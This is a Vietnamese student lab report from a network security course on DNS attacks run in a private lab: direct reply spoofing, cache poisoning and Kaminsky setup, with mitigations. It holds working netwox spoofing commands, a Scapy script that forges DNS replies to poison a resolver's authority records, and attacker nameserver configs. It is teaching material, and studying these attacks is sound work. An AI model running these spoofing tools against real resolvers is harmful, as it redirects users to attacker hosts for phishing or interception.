Phòng thí nghiệm An toàn Thông tin InsecLab

Trường Đại học Công nghệ Thông tin (UIT)

BÁO CÁO THỰC HÀNH

Môn học: AN TOÀN MẠNG

Tên chủ đề: LAB 4 - TẤN CÔNG DNS

GVHD: Tô Trọng Nghĩa

Nhóm: 12

1. THÔNG TIN CHUNG:

Lớp: NT140.P11.ANTT.2

STT	Họ và tên	MSSV	Email
1	Thái Ngọc Diễm Trinh	22521541	22521541@gm.uit.edu.vn
2	Phan Nguyễn Nhật Trâm	22521501	22521501@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:[1]

STT	Nội dung	Tình trạng	Trang
1	Tấn công giả mạo phản hồi trực tiếp đến người dung	100%	3-6
2	Tấn công DNS Cache Poisoning	100%	7-11
3	Tấn công Kaminsky	100%	12-18
Điểm tự đánh giá			**10/10**

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

[1] Ghi nội dung công việc, các kịch bản trong bài Thực hành

BÁO CÁO CHI TIẾT

1. **Trước khi thực hiện bài thực hành, sinh viên tìm hiểu và cho biết: Khi người dùng thực hiện truy vấn phân giải tên miền sang địa chỉ IP, quá trình này sẽ được thực hiện như thế nào (tại máy người dùng, trong cùng mạng LAN, DNS Servers,...)**

- Tại Client
  - Khi người dùng nhập một tên miền (ví dụ: www.example.com) vào trình duyệt, máy tính kiểm tra bộ nhớ cache xem tên miền đã được phân giải trước đó chưa. Nếu có, địa chỉ IP sẽ được trả về ngay mà không cần gửi yêu cầu ra ngoài. Nếu không tìm thấy, gửi truy vấn đến DNS Server.
- Trong cùng mạng LAN
  - Router hoặc Local DNS Server nhận truy vấn từ máy người dùng.
  - Nếu router/Local DNS Server có cấu hình DNS cache, nó sẽ trả về kết quả nếu đã lưu từ trước.
  - Nếu không có kết quả, sẽ gửi truy vấn đến DNS Server được cấu hình
- Tại DNS Server
  - DNS Server kiểm tra cache xem tên miền đã được phân giải gần đây chưa.
  - Nếu có, nó trả về kết quả cho máy người dùng.
  - Nếu không tìm thấy trong cache, DNS Server thực hiện truy vấn phân cấp và trả về địa chỉ IP chính xác cho www.example.com.
  - Lưu kết quả phân giải vào cache để sử dụng cho các truy vấn sau
- Tại Client
  - Máy client nhận địa chỉ IP và gửi yêu cầu HTTP hoặc HTTPS tới địa chỉ đó.
  - Trình duyệt kết nối tới máy chủ web tại địa chỉ IP được phân giải và tải nội dung.

1. Tấn công giả mạo phản hồi trực tiếp đến người dùng (Directly Spoofing Response to User)

Máy	Địa chỉ IP
User	192.169.1.8
Local DNS Server	192.168.1.11
Attacker	192.168.1.13

- Ở máy user: chỉnh sửa file /etc/resolvconf/resolv.conf.d/head

```
thait-user@thait-user:~/Desktop$ sudo cat /etc/resolvconf/resolv.conf.d/head
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by resolvconf(8)
#     DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN
# 127.0.0.53 is the systemd-resolved stub resolver.
# run "systemd-resolve --status" to see details about the actual nameservers.

nameserver 192.168.1.11
```

- Ở máy Local DNS Server:

- Chỉnh sửa file /etc/bind/named.conf.options

```
dns-server@dns-server:~/Desktop$ sudo cat  /etc/bind/named.conf
// This is the primary configuration file for the BIND DNS server named.
//
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";

zone "example.com" {
        type master;
        file "/etc/bind/example.com.db";
};

zone "0.168.192.in-addr.arpa" {
    type master;
    file "/etc/bind/192.168.0.db";
};
```

- Tạo DNS Zone

```
dns-server@dns-server:~/Desktop$ sudo cat  /etc/bind/named.conf
// This is the primary configuration file for the BIND DNS server named.
//
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";

zone "example.com" {
        type master;
        file "/etc/bind/example.com.db";
};

zone "0.168.192.in-addr.arpa" {
    type master;
    file "/etc/bind/192.168.0.db";
};
```

- Thiết lập Forward lookup zone file

```
dns-server@dns-server:~/Desktop$ sudo cat /etc/bind/example.com.db
$TTL 3D

@       IN      SOA     ns.example.com. admin.example.com.      (
        1       ;       Serial
        8H      ;       Refresh
        2H      ;       Retry
        4W      ;       Expire
        1D )    ;       Minimum

@       IN      NS      ns.example.com.
@       IN      MX      10 mail.exanple.com.
www     IN      A       192.168.0.101
mail    IN      A       192.168.0.102
ns      IN      A       192.168.0.10

*.example.com.  IN      A       192.168.0.100
```

- Thiết lập Reverse lookup zone file

```
dns-server@dns-server:~/Desktop$ sudo cat /etc/bind/192.168.0.db
$TTL 3D

@       IN      SOA     ns.example.com. admin.example.com.      (
        1
        8H
        2H
        4W
        1D)

@       IN      NS      ns.example.com.

101     IN      PTR     www.example.com.
102     IN      PTR     mail.example.com.
10      IN      PTR     ns.example.com.
```

2. Mô tả kết quả nhận được từ quá trình phân giải tên miền www.example.com khi sử dụng và không sử dụng netwox 105.

- **Trường hợp 1:** Không sử dụng netwox 105

```
thait-user@thait-user:~/Desktop$ nslookup www.example.com
Server:         127.0.0.53
Address:        127.0.0.53#53

Non-authoritative answer:
Name:   www.example.com
Address: 93.184.215.14
Name:   www.example.com
Address: 2606:2800:21f:cb07:6820:80da:af6b:8b2c
```

- **Trường hợp 2:** Sử dụng netwox 105

- Ở máy attacker chạy lệnh ***netwox 105 -h "www.example.com" -H "1.2.3.4" -a "ns.example.com" -A "192.168.1.11"***

- Ở máy user thực hiện lệnh nslookup www.example.com cho ra kết quả như dưới

```
thait-user@thait-user:~/Desktop$ nslookup www.example.com
Server:         192.168.1.11
Address:        192.168.1.11#53

Name:   www.example.com
Address: 1.2.3.4
```

- Nhận xét:

- Khi không sử dụng netwox 105, máy local DNS server sẽ gửi gói tin DNS request đến các server DNS khác và trả về kết quả IP đúng của www.example.com.

- Khi sử dụng netwox 105 máy attacker sẽ giả mạo DNS response, máy tính người dùng nhận được các DNS response của kẻ tấn công trước khi nhận được các DNS phản hồi của DNS Server, nó sẽ trả về IP giả mạo.

3. Xác suất tấn công thành công là bao nhiêu (với số lần thử > 30). Đề xuất giải pháp để nâng cao tỉ lệ tấn công thành công.

- Viết 1 bash script thực hiện lệnh nslookup www.example.com 1000 lần và lưu kết quả vào file.

```
thait-user@thait-user:~/Desktop$ cat run.sh
#!/bin/bash


output_file="nslookup_results.txt"


if [ -f "$output_file" ]; then
    rm "$output_file"
fi


target="www.example.com"


for i in {1..1000}; do
    echo "Numver $i:" >> "$output_file"
    nslookup "$target" >> "$output_file" 2>&1
    echo -e "\n----------------------\n" >> "$output_file"
done

echo "Result saved to $output_file"
```

- Kết quả cho thấy khi thực hiện tấn công 1000 lần thì chỉ có 2 lần thành công ⇨ tỉ lệ 0.2%.

```
thait-user@thait-user:~/Desktop$ ./run.sh
Result saved to nslookup_results.txt
thait-user@thait-user:~/Desktop$ cat nslookup_results.txt | grep "1.2.3.4"
Address: 1.2.3.4
Address: 1.2.3.4
```

- **Đề xuất giải pháp:** Để tăng tỉ lệ thành công thì cần đẩy nhanh quá trình tạo gói tin giả mạo cũng như giảm thời gian truyền gói tin từ attacker tới user (gói tin giả mạo phải tới trước gói tin thật do local domain server gửi càng sớm càng tốt).

4. Cần làm gì để hạn chế được nguy cơ tấn công của cơ chế này.

- Không để public IP của máy Local DNS Server cho mạng bên ngoài.
- Đặt Time to Live thấp để ngăn chặn cách tấn công nghe lén và giả mạo
- Sử dụng DNSSEC (DNS Security Extensions - công nghệ an toàn mở rộng cho hệ thống tên miền DNS, cung cấp một cơ chế xác thực giữa các máy chủ DNS với nhau và xác thực cho từng zone dữ liệu để đảm bảo toàn vẹn dữ liệu), Firewall,...
- Sử dụng SPF Record: SPF cho phép quản trị viên chỉ định máy chủ nào được phép gửi thư thay mặt cho một tên miền nhất định bằng cách tạo bản ghi SPF
- Cài đặt tường lửa, dùng VPN,...

2. Tấn công DNS Cache Poisoning

Máy	Địa chỉ IP
User	192.168.144.208
Local DNS Server	192.168.144.190
Attacker	192.168.144.196

- Chỉnh sửa bên máy user nếu địa chỉ IP khác với tấn công 1:

```
thait-user@thait-user:~/Desktop$ sudo cat /etc/resolvconf/resolv.conf.d/head
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by resolvconf(8)
#     DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN
# 127.0.0.53 is the systemd-resolved stub resolver.
# run "systemd-resolve --status" to see details about the actual nameservers.

nameserver 192.168.144.190
thait-user@thait-user:~/Desktop$ sudo resolvconf -u
```

- Trường hợp 1: Không sử dụng netwox 105

```
thait-user@thait-user:~/Desktop$ dig example.org

; <<>> DiG 9.18.28-0ubuntu0.22.04.1-Ubuntu <<>> example.org
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 31057
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
; COOKIE: 025598ae8a1c7f8301000000674f0fb4e02c438d824c4783 (good)
;; QUESTION SECTION:
;example.org.                   IN      A

;; ANSWER SECTION:
example.org.            3600    IN      A       93.184.215.14

;; Query time: 2167 msec
;; SERVER: 192.168.144.190#53(192.168.144.190) (UDP)
;; WHEN: Tue Dec 03 21:03:32 +07 2024
;; MSG SIZE  rcvd: 84
```

- Trường hợp 2: Sử dụng netwox 105
  - Ở máy Local DNS Server xóa DNS cache:

```
dns-server@dns-server:~/Desktop$ sudo rndc dumpdb -cache
dns-server@dns-server:~/Desktop$ sudo rndc flush
```

- Ở máy attacker chạy lệnh ***netwox 105 -h "www.example.com" -H "192.168.144.196" -a "ns.example.com" -A "192.168.144.208" -s raw -f "src host 192.168.144.208"***


```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo netwox 105 -h "www.example.com" -H "192.168.144.196" -a "ns.example.com" -A "192.168.144.208" -s raw -f "
src host 192.168.144.208"
[sudo] password for kali:
DNS_question_____________________________________________________.
| id=45271  rcode=OK             opcode=QUERY                     |
| aa=0 tr=0 rd=1 ra=0  quest=1  answer=0  auth=0  add=1           |
| example.org. A                                                  |
| . OPT UDPpl=1232 errcode=0 v=0  ...                             |
|_________________________________________________________________|
DNS_answer_______________________________________________________.
| id=45271  rcode=OK             opcode=QUERY                     |
| aa=1 tr=0 rd=1 ra=1  quest=1  answer=1  auth=1  add=1           |
| example.org. A                                                  |
| example.org. A 10 192.168.144.196                               |
| ns.example.com. NS 10 ns.example.com.                           |
| ns.example.com. A 10 192.168.144.208                            |
|_________________________________________________________________|
```

- Ở máy user thực hiện lệnh dig example.org

```
thait-user@thait-user:~/Desktop$ dig example.org

; <<>> DiG 9.18.28-0ubuntu0.22.04.1-Ubuntu <<>> example.org
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 45271
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; QUESTION SECTION:
;example.org.                   IN      A

;; ANSWER SECTION:
example.org.            10      IN      A       192.168.144.196

;; AUTHORITY SECTION:
ns.example.com.         10      IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.         10      IN      A       192.168.144.208

;; Query time: 58 msec
;; SERVER: 192.168.144.190#53(192.168.144.190) (UDP)
;; WHEN: Tue Dec 03 21:20:47 +07 2024
;; MSG SIZE  rcvd: 103
```

- Quan sát trên Wireshark:

- Máy user gửi yêu cầu DNS đến local DNS server và nhận được phản hồi



- Local DNS Server kiểm tra cache cục bộ để xem xem địa chỉ IP của tên miền đã được lưu trữ chưa. Nếu thông tin không có trong cache cục bộ hoặc nếu cache đã hết hạn, Local DNS Server gửi yêu cầu đến DNS Resolver. Nếu DNS Resolver không có thông tin, nó gửi yêu cầu đến Root DNS Server. DNS Resolver sau đó gửi yêu cầu đến máy chủ DNS của Top-Level Domain (ví dụ: .com, .net) để biết nơi lưu trữ thông tin về tên miền cụ thể (example.com). Sau khi có thông tin từ máy chủ TLD DNS, DNS Resolver gửi yêu cầu đến máy chủ DNS chủ thể (Authoritative DNS Server) của tên miền cụ thể (example.com) để nhận địa chỉ IP. Máy chủ DNS chủ thể trả về địa chỉ IP của tên miền được yêu cầu cho DNS Resolver.

1495	8.229429184	2402:9d80:3a7:1ddb:…	2001:500:2d::d	DNS	102	Standard query 0x6393 NS <Root> OPT
1498	8.238941120	192.168.144.190	192.168.144.208	DNS	145	Standard query response 0x9a35 A example.org A 192.168.144.196 NS ns.example.com A…
1535	8.438090816	2001:500:2d::d	2402:9d80:3a7:1ddb:…	DNS	831	Standard query response 0x5ac2 NS org NS a0.org.afilias-nst.info NS a2.org.afilias…
1538	8.439297003	2402:9d80:3a7:1ddb:…	2001:500:40::1	DNS	114	Standard query 0x390a A example.org OPT
1540	8.457041789	2001:500:2d::d	2402:9d80:3a7:1ddb:…	DNS	1159	Standard query response 0x6393 NS <Root> NS a.root-servers.net NS b.root-servers.n…
1598	8.704419674	2001:500:40::1	2402:9d80:3a7:1ddb:…	DNS	361	Standard query response 0x390a A example.org NS b.iana-servers.net NS a.iana-serve…
1602	8.707060582	2402:9d80:3a7:1ddb:…	2001:500:1::53	DNS	121	Standard query 0x2117 A a.iana-servers.net OPT
1603	8.707061003	2402:9d80:3a7:1ddb:…	2001:500:1::53	DNS	121	Standard query 0x25ba AAAA a.iana-servers.net OPT
1604	8.707277040	2402:9d80:3a7:1ddb:…	2001:500:1::53	DNS	121	Standard query 0x1798 A b.iana-servers.net OPT
1605	8.707511439	2402:9d80:3a7:1ddb:…	2001:500:1::53	DNS	121	Standard query 0x4708 AAAA b.iana-servers.net OPT
1633	8.892872797	2001:500:1::53	2402:9d80:3a7:1ddb:…	DNS	1237	Standard query response 0x4708 AAAA b.iana-servers.net NS a.gtld-servers.net NS b.…
1634	8.892873648	2001:500:1::53	2402:9d80:3a7:1ddb:…	DNS	1237	Standard query response 0x2117 A a.iana-servers.net NS a.gtld-servers.net NS b.gtl…
1635	8.894005645	2402:9d80:3a7:1ddb:…	2001:503:83eb::30	DNS	121	Standard query 0x673a AAAA b.iana-servers.net OPT
1636	8.894006035	2001:500:1::53	2402:9d80:3a7:1ddb:…	DNS	1237	Standard query response 0x1798 A b.iana-servers.net NS a.gtld-servers.net NS b.gtl…
1637	8.894534297	2402:9d80:3a7:1ddb:…	2001:503:83eb::30	DNS	121	Standard query 0x38ae A a.iana-servers.net OPT
1638	8.894660496	2402:9d80:3a7:1ddb:…	2001:503:83eb::30	DNS	121	Standard query 0x722c A b.iana-servers.net OPT
1640	8.950824743	2001:500:1::53	2402:9d80:3a7:1ddb:…	DNS	1237	Standard query response 0x25ba AAAA a.iana-servers.net NS a.gtld-servers.net NS b.…
1644	8.955290100	2402:9d80:3a7:1ddb:…	2001:503:83eb::30	DNS	121	Standard query 0xb8b9 AAAA a.iana-servers.net OPT
1713	9.197268315	2001:503:83eb::30	2402:9d80:3a7:1ddb:…	DNS	460	Standard query response 0x38ae A a.iana-servers.net NS ns.icann.org NS a.iana-serv…
1715	9.198282802	2402:9d80:3a7:1ddb:…	2001:500:8e::53	DNS	121	Standard query 0x80aa A a.iana-servers.net OPT
1716	9.198444991	2402:9d80:3a7:1ddb:…	2001:500:c::1	DNS	115	Standard query 0x1164 A ns.icann.org OPT
1717	9.198555643	2402:9d80:3a7:1ddb:…	2001:500:c::1	DNS	115	Standard query 0x6d48 AAAA ns.icann.org OPT
1721	9.208198381	2001:503:83eb::30	2402:9d80:3a7:1ddb:…	DNS	460	Standard query response 0x673a AAAA b.iana-servers.net NS ns.icann.org NS a.iana-s…
1724	9.209483506	2402:9d80:3a7:1ddb:…	2001:500:8e::53	DNS	121	Standard query 0x5b7a AAAA b.iana-servers.net OPT
1729	9.222464453	2001:503:83eb::30	2402:9d80:3a7:1ddb:…	DNS	460	Standard query response 0x722c A b.iana-servers.net NS ns.icann.org NS a.iana-serv…
1730	9.223033369	2402:9d80:3a7:1ddb:…	2001:500:8e::53	DNS	121	Standard query 0x29b6 A b.iana-servers.net OPT
1743	9.346730422	2001:503:83eb::30	2402:9d80:3a7:1ddb:…	DNS	460	Standard query response 0xb8b9 AAAA a.iana-servers.net NS ns.icann.org NS a.iana-s…
1754	9.347722925	2402:9d80:3a7:1ddb:…	2001:500:8e::53	DNS	121	Standard query 0x0a53 AAAA a.iana-servers.net OPT
1812	9.586579921	192.168.144.69	224.0.0.251	MDNS	85	Standard query 0x0000 PTR _microsoft_mcc._tcp.local, "QU" question
1813	9.587444152	fe80::845f:2006:8fb…	ff02::fb	MDNS	105	Standard query 0x0000 PTR _microsoft_mcc._tcp.local, "QU" question

5. Tại sao khi thiết lập spoofip với giá trị raw, tỉ lệ thành công khi thực hiện hình thức tấn công này sẽ cao hơn?

- Khi không thiết lập spoofip với giá trị raw thì Netwox 105 sẽ cố gắng giả mạo địa chỉ MAC cho địa chỉ IP giả mạo. Để có được địa chỉ MAC thì phải gửi ARP request, yêu cầu địa chỉ MAC, địa chỉ IP giả mạo thì thường là một máy DNS bên ngoài, do đó sẽ không có câu trả lời cho ARP request. Và việc Netwox chờ đợi phản hồi này sẽ rất lâu, nếu local DSN server gửi phản hồi sớm hơn thì tấn công sẽ thất bại. –
- Khi có thiết lập spoofip với giá trị raw thì sẽ ngăn Netwox thực hiện thao tác xác định địa chỉ MAC thông qua ARP request. Từ đó làm giảm thời gian chờ phản hồi giả mạo, phản hồi giả mạo sẽ đến trước phản hồi chính xác làm tăng tỷ lệ tấn công thành công.

6. **Cách thức tấn công này có nhược điểm chỉ áp dụng trên các hostname cụ thể đã xác định trước (example.org). Nếu người dùng truy cập vào hostname khác (mail.example.org) thì không thể tấn công được. Sinh viên thực hiện tìm hiểu và thực hiện tấn công Authority Section để DNS servers lưu cache thông tin nameserver giả mạo.**

   Gợi ý: Sinh viên tham khảo phần DNS Cache Poisoning: Targeting the Authority Section trong bộ thực hành "Network Security Labs" của SEED LABS.

- Chương trình python để thực hiện tấn công (chạy trên máy attacker)

```python
#!/usr/bin/python
from scapy.all import *

def spoof_dns(pkt):
    if (DNS in pkt and b'example.org' in pkt[DNS].qd.qname):
        # Change IP
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

        # Change port
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

        # Answer section
        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200, rdata='192.168.144.196')

        # Authority section
        NSsecl = DNSRR(rrname='example.org', type='NS', ttl=259200, rdata='ns1.example.org')
        NSsec2 = DNSRR(rrname='example.org', type='NS', ttl=259200, rdata='ns2.example.org')

        # Additional section
        Addsecl = DNSRR(rrname='ns1.example.org', type='A', ttl=259200, rdata='1.2.3.4')
        Addsec2 = DNSRR(rrname='ns2.example.org', type='A', ttl=259200, rdata='5.6.7.8')

        # DNS packet
        DNSpkt = DNS(
            id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
            qdcount=1, ancount=1, nscount=2, arcount=2,
            an=Anssec, ns=NSsecl/NSsec2, ar=Addsecl/Addsec2
        )

        # Spoof packet
        spoofpkt = IPpkt / UDPpkt / DNSpkt
        send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
pkt = sniff(filter="udp and dst port 53", prn=spoof_dns)
```

- Trước khi thực hiện tấn công:

```
thait-user@thait-user:~/Desktop$ dig www.example.org

; <<>> DiG 9.18.28-0ubuntu0.22.04.1-Ubuntu <<>> www.example.org
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 44557
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
; COOKIE: b058232e4ae0402801000000674f1c2d1a9eae428423b239 (good)
;; QUESTION SECTION:
;www.example.org.               IN      A

;; ANSWER SECTION:
www.example.org.        3500    IN      A       93.184.215.14

;; Query time: 2 msec
;; SERVER: 192.168.144.190#53(192.168.144.190) (UDP)
;; WHEN: Tue Dec 03 21:56:45 +07 2024
;; MSG SIZE  rcvd: 88
```

- Sau khi thực hiện tấn công:

```
thait-user@thait-user:~/Desktop$ dig www.example.org

; <<>> DiG 9.18.28-0ubuntu0.22.04.1-Ubuntu <<>> www.example.org
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 55767
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2

;; QUESTION SECTION:
;www.example.org.               IN      A

;; ANSWER SECTION:
www.example.org.        259200  IN      A       192.168.144.196

;; AUTHORITY SECTION:
example.org.            259200  IN      NS      ns1.example.org.
example.org.            259200  IN      NS      ns2.example.org.

;; ADDITIONAL SECTION:
ns1.example.org.        259200  IN      A       1.2.3.4
ns2.example.org.        259200  IN      A       5.6.7.8

;; Query time: 51 msec
;; SERVER: 192.168.144.190#53(192.168.144.190) (UDP)
;; WHEN: Tue Dec 03 21:55:03 +07 2024
;; MSG SIZE  rcvd: 206
```

3. Tấn công Kaminsky

Máy	Địa chỉ IP
User	192.168.195.139
Local DNS Server	192.168.195.138
Attacker	192.168.195.130

a) Thiết lập Forward zone

```
 GNU nano 4.8                    /etc/bind/named.conf
// This is the primary configuration file for the BIND DNS server named.
//
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";

zone "attacker.com" {
  type forward;
  forwarders {
    192.168.195.130;
  };
};
```

b) Thiết lập trên máy Attacker

```
┌──(nhattram1501㉿nhattram1501)-[/etc/bind]
└─$ sudo cat /etc/bind/attacker.com.zone
$TTL 3D
@       IN      SOA   ns.attacker.com. admin.attacker.com. (
                      2008111001
                      8H
                      2H
                      4W
                      1D)

@       IN      NS    ns.attacker.com.

www     IN      A     192.168.195.1
ns      IN      A     192.168.195.130
*       IN      A     192.168.195.2
```

```
┌──(nhattram1501㉿nhattram1501)-[/etc/bind]
└─$ sudo cat /etc/bind/example.net.zone
$TTL 3D
@       IN      SOA     ns.attacker.com. admin.example.net. (
                        2008111001
                        8H
                        2H
                        4W
                        1D)

@       IN      NS      ns.attacker.com.

www     IN      A       1.2.3.4
*       IN      A       1.2.3.5
```

- Nội dung file /etc/bind/named.conf

```
┌──(nhattram1501㉿nhattram1501)-[/etc/bind]
└─$ sudo cat /etc/bind/named.conf
// This is the primary configuration file for the BIND DNS server named.
//
// Please read /usr/share/doc/bind9/README.Debian for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";

zone "attacker.com" {
  type master;
  file "/etc/bind/attacker.com.zone";
};
zone "example.net" {
  type master;
  file "/etc/bind/example.net.zone";
};
```

c) Kiểm tra việc thiết lập

- Địa chỉ IP của ns.attacker.com

```
nhattram@nhattram: ~
nhattram@nhattram:~$ dig ns.attacker.com

; <<>> DiG 9.18.28-0ubuntu0.20.04.1-Ubuntu <<>> ns.attacker.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 56314
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
; COOKIE: 2181c38ab96962fc010000006750750079bea2d8c8d234a2 (good)
;; QUESTION SECTION:
;ns.attacker.com.               IN      A

;; ANSWER SECTION:
ns.attacker.com.        259200  IN      A       192.168.195.130

;; Query time: 75 msec
;; SERVER: 192.168.195.138#53(192.168.195.138) (UDP)
;; WHEN: Wed Dec 04 22:28:00 +07 2024
;; MSG SIZE  rcvd: 88
```

- Địa chỉ IP của www.example.net


```
nhattram@nhattram:~$ dig www.example.net

; <<>> DiG 9.18.28-0ubuntu0.20.04.1-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 19032
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
; COOKIE: 9d15da6181cf64de0100000067507 58ea0adbdf9884c04aa (good)
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        3600    IN      A       93.184.215.14

;; Query time: 556 msec
;; SERVER: 192.168.195.138#53(192.168.195.138) (UDP)
;; WHEN: Wed Dec 04 22:30:22 +07 2024
;; MSG SIZE  rcvd: 88
```

```
nhattram@nhattram:~$ dig @ns.attacker.com www.example.net

; <<>> DiG 9.18.28-0ubuntu0.20.04.1-Ubuntu <<>> @ns.attacker.com www.example.net
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 11864
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
; COOKIE: 30f0f7fc1f191916010000000675075c6765a5de844ba0656 (good)
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        259200  IN      A       1.2.3.4

;; Query time: 4 msec
;; SERVER: 192.168.195.130#53(ns.attacker.com) (UDP)
;; WHEN: Wed Dec 04 22:31:18 +07 2024
;; MSG SIZE  rcvd: 88
```


- Mô tả
  - Truy vấn tới www.example.net: Truy vấn trả về địa chỉ IP là 93.184.215.14.
  - Truy vấn tới ns.attacker.com cho www.example.net: Kết quả trả về địa chỉ IP 1.2.3.4, có thể là kết quả không đáng tin cậy hoặc bị thay đổi.

d) Thực hiện tấn công

- Tạo ra DNS request



- Gửi DNS reply giả mạo



- Chức năng tấn công Kaminsky

- Code

```
